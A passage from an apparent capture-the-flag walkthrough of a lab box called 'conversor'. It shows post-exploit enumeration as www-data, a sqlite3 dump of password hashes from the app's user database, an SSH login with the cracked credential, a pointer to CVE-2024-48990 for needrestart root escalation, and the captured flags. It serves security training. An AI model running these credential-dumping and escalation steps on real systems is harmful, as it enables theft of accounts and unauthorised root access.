> and & character will be parsed as XML, when we want them to be translated literally. So > becomes > and & becomes &.
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux conversor 5.15.0-160-generic #170-Ubuntu SMP Wed Oct 1 10:06:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux

PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on conversor.
Users and Groups
Local Users
fismathack:x:1000:1000:fismathack:/home/fismathack:/bin/bash
Local Groups
fismathack:x:1000:fismathack
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:31:4a brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.26.250/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2235sec preferred_lft 2235sec
Interesting Files
/var/www/conversor.htb/instance/users.db
which sqlite3
sqlite3 /var/www/conversor.htb/instance/users.db 'SELECT * FROM users;'
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test|098f6bcd4621d373cade4e832627b4f6
Privilege Escalation
Lateral to Fismathack
echo '5b5c3ac3a1c897c94caad48e6c71fdec' > hash
ssh fismathack@conversor.htb



Becoming Root
Doing some research on potential exploits for needrestart, Google pointed me to a few CVEs, with CVE-2024-48990 being the most interesting, as it based on PYTHONPATH manipulation and causing needrestart to execute malicious Python code from an attacker-controlled path.
 Ally Petitt
Really nice writeup here on manual exploitation of the vulnerability
That said, there is a public POC for exploiting this vulnerability remotely via shell commands executed over SSH.
 Serner77

euid=0, we are root!Flags
User
02e4bd3ed56ed42f414192b343a32c2d
Root
a2c870d0124db4921089bc867b7273d1